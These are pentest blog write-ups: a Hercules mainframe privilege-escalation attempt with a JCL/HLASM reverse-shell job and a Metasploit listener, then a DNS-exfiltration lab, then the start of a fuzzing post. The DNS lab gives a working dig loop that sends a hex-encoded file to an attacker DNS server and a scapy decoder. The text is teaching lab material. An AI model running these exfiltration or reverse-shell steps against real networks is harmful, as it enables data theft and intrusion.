 CLUSTER ------- SYS1.UCAT.TSO
    DATA ------- VSAM.CATALOG.BASE.DATA.RECORD
    INDEX ------ VSAM.CATALOG.BASE.INDEX.RECORD
 READY
```

Nice, nice, nice... but can we use it to escalate our privileges? It's always good to know and understand as-much-as-we-can about the new target OS/host(s). All the information we'll grab we can use later during our pentests to move around and/or hide inside the target OS. Good exercise is also to try to do 'the same' (for example) on Linux and then on Hercules (as it was presented here[13]). For now let's move forward.

Touchdown

As reading and learning about ‘new system’ can take you some time we’ll jump here:



If you’ll check an „each option available in the menu” – just to simply ‘check’ what’s inside – you’ll quickly find that there are ‘multiple parsers’ we can use. What does it mean for me? As a ‘parser’ I mean interpreter(s for example) for REXX, TSO, WMIC, SH and so on (so we can try to identify multiple ways for privilege escalation bugs – at least „in the ideal scenario”, right? ;)).

Let’s move forward. In my VM (Ubuntu 20) REXX „parser” was not installed in default. Let’s fix that in a first place:

```
root@ubuntu20:/home/c/hercool# apt-cache search rexx
exuberant-ctags - build tag file indexes of source code definitions
crashmail - JAM and *.MSG capable Fidonet tosser
libbsf-java - Bean Scripting Framework to support scripting languages in Java
libbsf-java-doc - Bean Scripting Framework to support scripting - documentation
libregina3 - Regina REXX interpreter, run-time library
libregina3-dev - Regina REXX interpreter, development files
regina-rexx - Regina REXX interpreter
root@ubuntu20:/home/c/hercool# apt-get install regina-rexx -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

In the meantime when we’re observing *Hercules* we can see a message in the console similar to the one presented on the screen below:

```
HHC00081I Match at index 03, executing command script scripts/SCR00010A
HHC01603I script scripts/SCR00010A
HHC02260I Script 6: begin processing file scripts/SCR00010A
```

Ok. So far *regina-rexx* should now be ready so we can continue with an example „hello world” program. We should be here:

https://hercules-390.github.io/html/rexxinteg.html

Sample Hercules-REXX Script

The following REXX script is a sample that can be used to verify that Hercules-REXX integration is working, a
Hercules User Reference, pages 376-377.

You can copy and past the example below into a file sample.rexx on your system and give it a try.

```
/* REXX */
 parse arg parms

 parms = space(parms)
 argc  = words(parms)

 parse version ver
 parse source src

 env = address()
```

Let's try it:

```
/* REXX */
 parse arg parms

 parms = space(parms)
 argc  = words(parms)

 parse version ver
 parse source src

 env = address()

 parse var src . . cmd
 who = filespec("n",cmd)
 parse var who who "." .

 say who " started"
```

```
root@ubuntu20: /home/c/hercool/scripts
/* REXX */
parse arg parms

parms = space(parms)
argc  = words(parms)

parse version ver
parse source src

env = address()

parse var src . . cmd
who = filespec("n", cmd)
parse var who who "." .

say who " started"
```


Checking (with the part that they unfortunately forgot to add in the description ;)):

```
root@ubuntu20: /home/c/hercool/scripts
root@ubuntu20:/home/c/hercool/scripts# ./helloworld.rexx
helloworld  started
helloworld  version . . . . : REXX-Regina_3.6 5.00 31 Dec 2011
helloworld  source . . . .  : UNIX COMMAND /home/c/hercool/scripts/helloworld.rexx
helloworld  hostenv . . . . : SYSTEM
helloworld  date . . . . . .: 31 Dec 2020
helloworld  time  . . . . . : 00:00:25
helloworld  argumens . . . . : no argument given
helloworld  Hercules version :
helloworld  RC Environment . :
Warning: SAA API not compiled into interpreter
root@ubuntu20:/home/c/hercool/scripts# head -n 4 helloworld.rexx
#!/usr/bin/rexx
/* REXX */
parse arg parms

root@ubuntu20:/home/c/hercool/scripts#
```


At this stage – for me – the question was: do we need an 'interpreter line' when runing REXX code via Hercules or no? Well, we'll find out later. After checking some basic syntax for REXX[19] we can move forward.

„Just have to know”


Below we’ll **try to understand** how to run ‘some example program’ that can help us to elevate our privileges in the target OS. To do that we’ll start here[20]:




After a while... ;] We can continue here: (*File -> File transfer*):




Next:




(At this moment) I decided* (xD + rtfm!1111 ;* ; see below...)that 'during our *internal pentest*' we will not „wait for host acknowledgment" ;) so I decide to move forward to find some other way to get more suitable position. ;] Let's go here[21]:




Looks like we have a nice *list of hints* from the Vendor to check ;) We'll definitely read those files too during our learning process. But for now – let's take a look, here:



Right. „Nihil novi" here, sure. (After we read more about the *target OS and the filesystem* ;) we can move forward *here(now we don't need to „wait to accept" ;) but this is the reason to read the fantastic manual, isn't it? ;)). Checking with latest Kali VM:



Next step is presented on the screen below (as here, on our „scenario" we're focusing on „escalation possibility" not at the *gaining access* process):



When our 'example code' is on the target host – we can continue here:

```
x3270-4 localhost:3270
File    Options
REVEDIT  HERC02.TEST.CNTL(DATA1)                                  Colu
Command ===>
****** ***************************** Top of Data ***************
000001 //DUMMY JOB (MSFUSER-ACCTING-INFO),
000002 //    'programmer name',
000003 //    CLASS=A,
000004 //    MSGCLASS=Z,
000005 //    MSGLEVEL=(0,0),
000006 //    REGION=0M
000007 //*****************************************/
000008 //*  SPAWN REVERSE SHELL FOR MSF MODULE*/
000009 //*****************************************/
000010 //*
000011 //STEP1       EXEC PROC=ASMACLG,PARM.L=(CALL)
000012 //L.SYSLIB    DD  DSN=SYS1.CSSLIB,DISP=SHR
000013 //C.SYSIN     DD  *,DLM=ZZ
000014           TITLE  'Spanws Reverse Shell'
000015 SPAWNREV CSECT
000016 SPAWNREV AMODE 31
000017 SPAWNREV RMODE ANY
000018 ************************************************************
000019 *         @SETUP registers and save areas
000020 ************************************************************
000021           USING *,15
000022 @SETUP0   B     @SETUP1
000023           DROP  15
000024           DS    0H                    # half word boundary
000025 @SETUP1   STM   14,12,12(13)          # save our registers
000026           LR    2,13                  # callers sa
000027           LR    8,15                  # pgm base in R8
000028           USING @SETUP0,8             # R8 for base addressal
000029 ****************************************
000030 * set up data area / addressability *
000031 ****************************************
000032           L     0,@DYNSIZE            # len of variable area
000033           GETMAIN RU,LV=(0)           # get data stg, len R0
000034           LR    13,1                  # data address
```

As we can see (logged-in as *herc0*x-user* then 1, then 3.4; enter; our-user->enter;e to up(loaded)dated file) we'll find some results here:

```
x3270-4 localhost:3270
File    Options
HERC02.TEST.CNTL on PUB012 ---------------------------------------- Row 1 of 3
Command ===>                                                  Scroll ===> CS
  NAME      TTR    VV.MM   CREATED       CHANGED       INIT  SIZE   MOD   ID
. DATA1     000018
. KAB00M    000101
  **END**   000102      2013-11-12 PUB012  MOD                   IBMOSVS2
```

Waiting...? ;}

```
c@kali: ~
f6 exploit(multi/handler) > exploit -j
 Exploit running as background job 0.
 Exploit completed, but no session was created.

 Handler failed to bind to 192.168.1.10:4444:-  -

 Started reverse TCP handler on 0.0.0.0:4444
f6 exploit(multi/handler) >
```

```
Ubuntu20x64 [Uruchomiona] - Oracle VM VirtualBox
Plik  Maszyna  Widok  Wejście  Urządzenia  Pomoc
Activities   X3270xad
x3270-4 locall
File    Options
JOB DUMMY(JOB00003) SUBMITTED
***
```

Let's continue below.

Conslusion($?)

Sure. „Multiple”, isn’t it?;)

For example:

- we still do not achievd reversed shell. Why? In my opinion: because I used „emulator” not the „fully working z/OS” (but feel free to correct me if I’m wrong. I spent „only 12 days” with manuals/references and other available resources so probably „I missed something” ;));

- we still have a lot to read and learn about multiple *languages* available for „mainframe” (JCL/REXX/TSO/ and few other interesting *consoles (see; reference below for the more details)...*);

- there are few other modules in Metasploit we can check/test and read about (to get more practice with „our mainframes takeover scenarios”)...

So?

Have fun. And in case of any questions – feel free to ping me via blog or @twitter. ;)

Cheers!

References

Links and resources I found interesting when I was preparing this article:

1 – Notes Magazine #03

2 – Download Hercules

3 - Koadic

4 - CICS

5 - REXX

6 - HLASM

7 – x3270

8 - IBM x3270

9 – Surogate$

10 - JCL

11 - RACF

12 – Intro with moshix **(kudos&thanks!111)**

13 - moshix channel

http://wotho.ethz.ch/tk4-/

15 - Black Hat USA 2018 - Mainframe

16 – TSO users

17 - rexx

18 – great tutorial (thanks!)

19 - Regina docs

20 – toc...

21 - TShOcker

22 - RosettaCode

Do Not Send

Outro

... why not intro? Because we'll talk about the output today – to be more specific: about what can *go out* - so that's why we started from the *outro* ;]

Our today's „simple scenario" looks like this: we're doing internal pentest for SomeCompany and we were asked to steal/leak some data (for example to verify DLP/FW rules – you name it).

So let's prepare small lab for our testing purposes. Here we go[1]...

Environment

I decided to use 2 VM's (both created on VirtualBox):

- Ubuntu 18

- Kali Linux.

Let's say that Ubuntu VM is the target machine from we want to leak the data. Knowing that we are in the „super filtered corporate network" let's focus not on „what's blocked" but „what's allowed". So – according to the „example corporate network rules" – you will probably find a network communication possible on ports like 53/TCP (DNS) and/or some HTTP(s) port (like 80/443). Let's assume that this is a very basic configuration but it should be good enough for our porposes. We'll continue below.

Example step


This attack can be performed from Windows and Linux OS as well but today we'll focus on the Linux-based scenario. We'll start here:

```
root@ubuntu18: ~
root@ubuntu18:~# date > supersecret.file
root@ubuntu18:~# md5sum supersecret.file
dfafe1ec059f7e4aa9b6c651a649b84e  supersecret.file
root@ubuntu18:~# cat supersecret.file
czw, 7 sty 2021, 00:46:16 CET
root@ubuntu18:~#
```


On our *target* host we have a *supersecret.file* with the content we would like to move outside the company's network. According to our 'scenario' (read as: DNS is 'probably' not blocked) we can use it to do that using so called „DNS exfiltration". To continue I prepared the Kali machine like it is presented on the screen below:

```
root@ubuntu18: ~
root@ubuntu18:~# xxd -p supersecret.file
637a772c203720737479203230323 12c2030303a34363a3136204345540a
root@ubuntu18:~# md5sum supersecret.file
dfafe1ec059f7e4aa9b6c651a649b84e  supersecret.file
root@ubuntu18:~# for lines in `cat supersecret.file.togo`; do dig $lines.localhost @192.168.1.170 ; done
```

Domain names are described more precisely here[2]. To change the content of the file we'll like to send we can use *xxd* command available in our target/linux box. Let's move forward - now Wireshark is started on Kali:



As you can see we can see the queries to the hostnames that are in fact the content of our *supersecret.file*. So far, so good. Let's continue below and save the packet (I save it as ascii-txt file and as a normal pcap-file too):



At this stage we should be able to send a DNS query to our 'Kali-DNS'. If so – let's continue below...

Next step

Let's restart the attack but this time with the *tshark*:

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                    root@kali: ~
root@kali:~# tshark -i any -w /tmp/dnstest03.pcap
Running as user "root" and group "root". This could be dangerous.
Capturing on 'any'
8

root@ubuntu18: ~
root@ubuntu18:~# for lines in `cat supersecret.file.togo`; do dig $lines.localhost @192.168.1.170 ; done
```

Ok. We should be somewhere here:

```
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~
root@kali:~# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import scapy
>>> from scapy.all import *
>>>
```

Ok. Looks like we have a working scapy[3]. Let's continue and read the PCAP file we saved:

```
root@kali: /home/c/src/edens
#!/usr/bin/env python
# edens.py - to grab dns-data from target-host
# 07.01.2021 @ 01:23
#

import scapy
from scapy.all import *
import sys

target_pcap = sys.argv[1]

dnsPackets = rdpcap(target_pcap)
domain = 'local' # as we asked for this domain, right?

for packet in dnsPackets:
  if packet.haslayer(DNSQR):
    query = packet[DNSQR].qname
    if domain in query:
      print("[+] query: %s\n" % query)



print '\n done\n'
```

Cool, checking:

```
root@kali:/home/c/src/edens# ./edens.py /tmp/dnstest03.pcap
[+] query: 637a772c2037207374792032303232c2030303a34363a3136204345540a.localhost.

[+] query: 637a772c2037207374792032303232c2030303a34363a3136204345540a.localhost.

[+] query: 637a772c2037207374792032303232c2030303a34363a3136204345540a.localhost.

[+] query: 637a772c2037207374792032303232c2030303a34363a3136204345540a.localhost.

[+] query: 637a772c2037207374792032303232c2030303a34363a3136204345540a.localhost.

[+] query: 637a772c2037207374792032303232c2030303a34363a3136204345540a.localhost.


 done
```

So far – looks good! ;] Let's now continue. We'll add a „decoder" that will help us to „receive" the plain-text-version of the exfiltrated *secret.file:*


```
#!/usr/bin/env python
# edens.py - to grab dns-data from target-host
# 07.01.2021 @ 01:23
#

import scapy
from scapy.all import *
import sys
import re

target_pcap = sys.argv[1]

dnsPackets = rdpcap(target_pcap)
domain = 'local' # as we asked for this domain, right?

for packet in dnsPackets:
  if packet.haslayer(DNSQR):
    query = packet[DNSQR].qname
    if domain in query:
      print("[+] query found, separating...")
      query_part = query.split('.')[0]

      ascii_time = query_part.decode("hex")

      print(ascii_time)



print '\n done\n'
```

Cool. Let's run it against our PCAP file:

```
root@kali:/home/c/src/edens# ./edens.py /tmp/dnstest03.pcap
[+] query found, separating...
czw, 7 sty 2021, 00:46:16 CET

[+] query found, separating...
czw, 7 sty 2021, 00:46:16 CET

[+] query found, separating...
czw, 7 sty 2021, 00:46:16 CET

[+] query found, separating...
czw, 7 sty 2021, 00:46:16 CET

[+] query found, separating...
czw, 7 sty 2021, 00:46:16 CET

[+] query found, separating...
czw, 7 sty 2021, 00:46:16 CET


 done

root@kali:/home/c/src/edens#
```

Looks like this is it! ;]

Of course there are more creative versions of this attack, for example using more secure channels for communication – but fur our 'notes purposes' it should be enough for a start. ;)



Few other examples you can find in the *Reference* section below.

Enjoy!

References

Links and resources I found interesting when I was preparing this article:

1 – Download Wireshark

2 – DNS RFC

3 - Scapy

4 – Example tool: DNSExfiltrator / ReflectiveDnsExfiltrator

5 – Example tool: dns-exfiltration

6 – Example tool: dnsteal

7 – Example tool: dfex

Fuzz Me If You Can

Intro

Few days ago I was reading about fuzzing. After we tried file format fuzzing few times in the past[1] this time I decided it will be a good exercise to check what we can do with the protocols. Below you'll find few notes about it. Here we go...

Environment

Let's start from the base environment I used:

- Windows 7 VM;

- Kali Linux VM;

- vulnserv application[2];

- Windbg (with !msec.dll but if you can not find/install it – no problem, you can continue without it as well - you'll see;)).

If we'll need anything else – I'll mention it below.

So far we are ready to go...

[;

